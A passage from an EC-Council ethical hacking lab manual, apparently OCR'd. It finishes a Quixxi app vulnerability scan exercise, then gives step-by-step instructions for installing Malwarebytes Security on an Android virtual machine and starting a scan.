


Figure 2.2.7: Quixxi list of vulnerabilities

12. You can scroll-down and click on **GET FULL REPORT** button to generate a full report.
13. This concludes the demonstration of how to analyze a malicious app using the Quixxi vulnerability scanner.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 10** and **Android** virtual machines.

TASK 3 Secure Android Devices from Malicious Apps using Malwarebytes Security

Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.

In this task, we will secure an Android device from malicious applications using Malwarebytes Security.

1. Turn on the **Android** virtual machine and click the **Play Store** shortcut from the **Home screen** to launch **Google Play**.




Figure 2.3.1: Launch Google Play

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Launch Play Store

2. The **Google Play** app opens, as shown in the screenshot.

Note: Make sure that you have signed into the Google Play Store with a Google account; if not, create a new one and add the account.




Figure 2.3.2: Launching Google Play

3. In the **Search for apps & games** field, type **malwarebytes**. From the results, click **Malwarebytes Security,** as shown in the screenshot.




Figure 2.3.3: Searching for Malwarebytes Security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Install and Launch Malwarebytes Security

4. The **Malwarebytes Security: Virus Cleaner, Anti-Malware** app information is displayed; click the **Install** button to start the installation of the app.




Figure 2.3.4: Installing Malwarebytes Security app

5. Once installation completes, click the **Open** button to launch it.

Figure 2.3.5: Launching Malwarebytes Security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. **Malwarebytes Security** initializes. A **Let's get you started** message appears; click the **Get started** button to proceed.

Figure 2.3.6: Malwarebytes Get started

7. In the permissions window, click **Give permission.**




Figure 2.3.7: Malwarebytes permission window

8. A system pop-up appears, asking for permission; click **ALLOW.**




Figure 2.3.8: Permission notification

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. On the next screen, click the **Start Premium trial** button to start the free premium trial version of Malwarebytes Security.

Figure 2.3.9: Starting the free Premium trial

TASK 3.3

Perform Scan

10. The **Your device is safe** screen loads; click the **Scan now** button to start scanning the system.

